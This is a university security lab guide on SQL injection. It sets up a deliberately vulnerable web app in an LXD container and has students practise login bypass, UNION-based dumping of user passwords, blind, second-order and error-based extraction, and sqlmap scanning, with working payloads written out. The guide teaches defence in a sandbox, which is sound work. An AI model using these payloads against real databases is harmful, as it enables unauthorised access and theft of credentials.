SIO Lab
SQL Injection

version 1.0.1

Authors: João Paulo Barraca, Vitor Cunha, Paulo C. Bartolomeu

Version log:

- 1.0: Initial version
- 1.0.1: Typos corrected

1 Introduction

SQL injection attacks represent a serious threat to any database-driven site. The methods behind an attack are easy to learn and the damage caused can range from considerable to complete system compromise. Despite these risks, an incredible number of systems on the Internet are susceptible to this form of attack.

Not only is it a threat easily instigated, it is also a threat that, with a little common-sense and forethought, can easily be prevented.

2 Environment setup

For this project we will create a Docker containerized Web application **running inside a LXD container**. **We will be using software that is purposely vulnerable. Use a LXD container and stop it (or delete it) after the guide is done!**

As for the XSS and CORS project, make sure Docker is uninstalled from your VM, otherwise you will not have internet connectivity inside the LXD container. If Docker is installed, please check the guide from the Containers Lab on how to uninstall it. **You will be installing Docker, but within the LXD container**.

2.1 Create the LXD container

```
# Create and launch a container called 'aula4' based on a ubuntu 20.04 image
$ lxc launch images:ubuntu/20.04 aula4

# List your existing containers and verify that the newly created container is there
$ lxc list
+-------+---------+-----------------------------+-----------------------------------------------+-----------+-----------+
| NAME  |  STATE  |          IPV4               |                     IPV6                      |   TYPE    | SNAPSHOTS |
+-------+---------+-----------------------------+-----------------------------------------------+-----------+-----------+
| aula4 | RUNNING | 10.170.94.39 (eth0)         | fd42:c377:7f2f:5326:216:3eff:fe98:2d72 (eth0) | CONTAINER | 0         |
+-------+---------+-----------------------------+-----------------------------------------------+-----------+-----------+
```

We need to add additional configuration so that Docker works well inside the container.

First we should allow nested containers required for Docker. Then, there are two additional security options needed to intercept and emulate system calls. This normally wouldn't be allowed inside LXD default unprivileged containers, but Docker relies on it for its layers, so it is okay to enable it.

```
$ lxc config set aula4 security.nesting=true security.syscalls.intercept.mknod=true security.syscalls.intercept.setxattr=true
```

To apply these changes, we need to restart the instance:

```
$ lxc restart aula4
```

2.2 Install Docker within the LXD container

To install Docker, we start by going inside the container:

```
$ lxc exec aula4 bash
```

Now we can follow the normal Docker installation instructions. Paste the following commands:

```
$ sudo apt-get update
$ sudo apt-get install ca-certificates curl gnupg lsb-release
```

Now we need to add Docker's official GPG key:

```
$ curl -fsSL https://download.docker.com/linux/ubuntu/gpg | \
    sudo gpg --dearmor -o /usr/share/keyrings/docker-archive-keyring.gpg
```

And now we can install the Docker repository:

```
$ echo \
    "deb [arch=$(dpkg --print-architecture) signed-by=/usr/share/keyrings/docker-archive-keyring.gpg] \
    https://download.docker.com/linux/ubuntu $(lsb_release -cs) stable" | sudo tee /etc/apt/sources.list.d/docker.list > \
    /dev/null
```

Finally, we can install Docker itself:

```
$ sudo apt-get update
$ sudo apt-get install docker-ce docker-ce-cli containerd.io
```

At this point, you can test if your docker installation is running properly:

```
$ docker run hello-world
```

You should be greeted with a feedback similar to this:

```
Unable to find image 'hello-world:latest' locally
latest: Pulling from library/hello-world
70f5ac315c5a: Pull complete
Digest: sha256:4f53e2564790c8e7856ec08e384732aa38dc43c52f02952483e3f003afbf23db
Status: Downloaded newer image for hello-world:latest

Hello from Docker!
This message shows that your installation appears to be working correctly.
...
```

2.3 Install and launch the Web application

Please obtain the compressed `sqlinjection.zip` file from the course website. On a separate shell tab copy the Wep application zip file into the 'root' folder of the LXD container using the command:

```
# You need to be in the directory where you downloaded the sqlinjection.zip file
$ lxc file push -r sqlinjection.zip aula4/root
```

In the 'aula4' LXD container shell execute the following commands:

```
# Update package list
$ apt update

# Install unzip
$ apt install unzip

# Uncompress the vulnerable webapp
$ unzip sqlinjection.zip
```

Then, go into the created folder and launch the Web application:

```
# Move to the Web application folder
$ cd sqlinjection

# Start the Web application's containers (www and sql)
$ docker compose up
```

Check the IP address of the LXD container's eth0 interface and launch the browser on the VM to open the Webapp page at port 8000:

```
$ lxc list
+-------+---------+-----------------------------+-----------------------------------------------+-----------+-----------+
| NAME  |  STATE  |          IPV4               |                     IPV6                      |   TYPE    | SNAPSHOTS |
+-------+---------+-----------------------------+-----------------------------------------------+-----------+-----------+
| aula4 | RUNNING | 172.18.0.1 (br-4e7651534c38) | fd42:c377:7f2f:5326:216:3eff:fe38:9550 (eth0) | CONTAINER | 0         |
|       |         | 172.17.0.1 (docker0)         |                                               |           |           |
|       |         | 10.170.94.39 (eth0)          |                                               |           |           |
+-------+---------+-----------------------------+-----------------------------------------------+-----------+-----------+
```

You should be welcome to a page similar to this:



Figure 1: SQL Vulnerable Webapp

The first step to begin to use the Webapp **is resetting the database**. You can do this by selecting the option 'reset db' on the welcome page or by going to 'http://10.170.94.39:8000/resetdb.php'.

3 SQL Injection

It is always good practice to clean and validate all input data, especially data that will used in OS command, scripts, and database queries, even if the threat of SQL injection has been prevented in some other manner.

For improved security bind your parameters to the SQL query, and do not create queries based on concatenation of strings, especially if part of this text comes from an external entity.

In all exercises, adding the `?debug=true` argument to the URL will print some debug information. If you are finding it difficulty to proceed, feel free to add the argument.

In all cases, you must terminate all SQL queries by using -- //. The objective is to discard all text after your payload. The -- sequence adds a comment until the end of the line. However, some DBMS, such as the one used, require a space after --. The // sequence is there only to ensure that you do not miss that space.

3.1 Basic SQL Injections 1

For this exercise access the option `login1.php`. This link will present a standard login form, requiring a login and a password. You can check what happens with several input, especially using ' in the username and password. An error points towards some missing validation in the server.

The validation is made by executing the following line:

```
"SELECT * FROM users where username='".$user."'`\
` AND password = '.md5($password)."'"
```

`md5` is a hash function that is applied to the password to hide it.

Focus in the username field, which is used without any modification. Take in consideration that the application requires the identification of an existing user. Therefore, your target is to specify a user and then make the application ignore the rest of the query.

3.2 Basic SQL Injections 2

For this exercise access the option `login2.php`. This link will present a standard login form, requiring a login and a password. You can check what happens with several input, especially using ' in the username and password. An error points towards some missing validation in the server.

The validation is made by executing the following line:

```
"SELECT * FROM users where (username='".$user."') AND (password = '.md5($password)."')"
```

`md5` is a hash function that is applied to the password to hide it.

The difference from the previous exercise is the use of parenthesis. This is frequently used as a way to difficult attacks, but its effectiveness is VERY limited. Can you create a string capable of bypassing the check?

3.3 SQL Injections 1

For this exercise access the option `searchproducts.php`. This link will present a form, to search for products by partial matching of a string or character. Try using a single letter such as “a” or “b”.

The query is made by executing the following line:

```
"SELECT * FROM products WHERE product_name LIKE '".$query."%'
```

As you can check, the `$query` variable is used directly in the query. A simple attack could consist on ordering the data by the 5^th column:

```
b%' ORDER BY 5 -- //
```

Try this, and then change the column number.

Another thing you can do is to force content to be displayed into the Webpage. As an example, consider that you can use the `UNION` statement to create data that is presented to the page.

```
' UNION SELECT 1,2,3,4,5 -- //
```

would provide integer values for the 5 columns.

```
' UNION SELECT null, id, username, password, fname FROM users -- //
```

would result in more interesting outcome.

Can you explain what is the result of the following input does?

```
' UNION SELECT 1,'<img src="http://address"><img>',3,4,5 -- //
```

Can you use this method do extract data from other tables?

Try with the `information_schema.columns`. Remember that you can use the `FROM` directive to specify the target table.

3.4 SQL Second order attacks

The designation is given to attacks that result in the storage of an unsanitized piece of SQL, that is later executed by an insecure function. To test this type of attacks, use the page `secondorder_register.php`. It presents an interface for users to provide their account information (their profile). One field is vulnerable as the value stored is later used when the user changes his password. Can you find it?

TIP: use `'`, register a user and change the password.

Basically, what we have is a field that will present any value we want. The technique used in the last step can be used here. The difference is that the information is not provided immediately, but only when the user changes the password. This highlights the case that SQL Injections can happen even in internal functions that process data out of the database.

In the vulnerable field, use:

```
' or 1 in (SELECT @@version) -- //`
```

and see what happens. Can you get other information from the database? The `SELECT` directive can execute a wide range of queries and you already know that we have a table named `users`.

3.5 Blind Injection

A Blind SQL injection happens when an attacker is able to determine the content of the database by the result of an operation. That is, the attacker will not get data from the database, but it will get a code (Error code, true false, etc...) that provides information about the data in the database.

Access the page `blindsqli.php` and notice that it presents information about a user. An interesting situation is that the user is specified in the URL. Check what happens when you manipulate this value. As a hint, consider that the query being made has the form:

```
"SELECT * FROM users WHERE username = '".$_GET["user"]."'"
```

Consider the template:

```
user=bob' AND TEST  -- //
```

If the `TEST` succeeds, information is presented. Otherwise nothing is presented. This behaviour can be used for a Blind SQL Injection. As an example, replace `TEST` with `SUBSTRING((select id from users LIMIT 1), 1, 1)>0` which can be used to check if the `id` column exists in the database. If the profile data is shown, the column exists, otherwise nothing is showed to the user.

Can you use this to determine the number of users? Hint: Use the `COUNT` directive. Can you use this to determine if there is at least one user with username starting with `'a'`? Hint: Use a `LIKE` directive.

3.6 Error based data extraction

The `login1.php` page (and others) can be used to extract data from the server through error messages. This works by generating an error whose content is the information we wish to obtain. This possibility is one of the reasons why verbose errors should never be presented to users.

As an example, consider that the username is `' or 1 in (select @@version) -- //`

This will result in the following query:

```
"SELECT * FROM users where username='' or 1 in (select @@version) -- //' AND password = '.md5($password)."'"
```

With a error message that includes the server version (`@@version`):

```
Warning: 1292: Truncated incorrect DOUBLE value: '8.0.17'
```

Any system variable can be used (e.g., `@@tmpdir`). For a complete list check this url.

Other queries can be made:

- `' or 1 in (select password from users where username = 'admin') -- //`: This will effectively return the hashed password of the `admin`user. Any field or user can be obtained. Try with `bob`.
- `' or 1 in (select username from users where id=1) -- //`: Actually, you can dump all usernames by referring them to their `id`. Other fields could be used.
- `' or 1=CAST((select group_concat(name) from INFORMATION_SCHEMA.INNODB_TABLES) AS SIGNED) -- //`: lists the tables of the `information_schema` first database. You can obtain the list of table identifiers (`TABLE_ID`) and then use this information to obtain further data (e.g., `WHERE TABLE_ID=1024`).

If you notice, the last example allows to dump all rows from any column in any table. It basically contacts multiple values so that the result can be included in the error message. Can you dump all users? What about the passwords?

4 Tools

Some tools can be used to automate the process of discovering potential injection issues. While there are many tools available, `sqlmap` is a simple, yet powerful candidate for some cases, especially blind attacks.

To use this tool, execute:

```
# Install the sqlmap tool in the VM
$ sudo apt install sqlmap

# Test the tool in the Web application
$ sqlmap -u http://10.170.94.39:8000/blindsqli.php?user=bob
```

After some time, check the results provided. Did the tool provided information about additional attacks? Can you replicate one?

5 Further Reading

1. MySQL SQL Injection Cheat Sheet
2. CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
3. MySQL 8.0 Reference Manual, Chapter 26: INFORMATION_SQUEMA Tables
4. How to run Docker inside LXD containers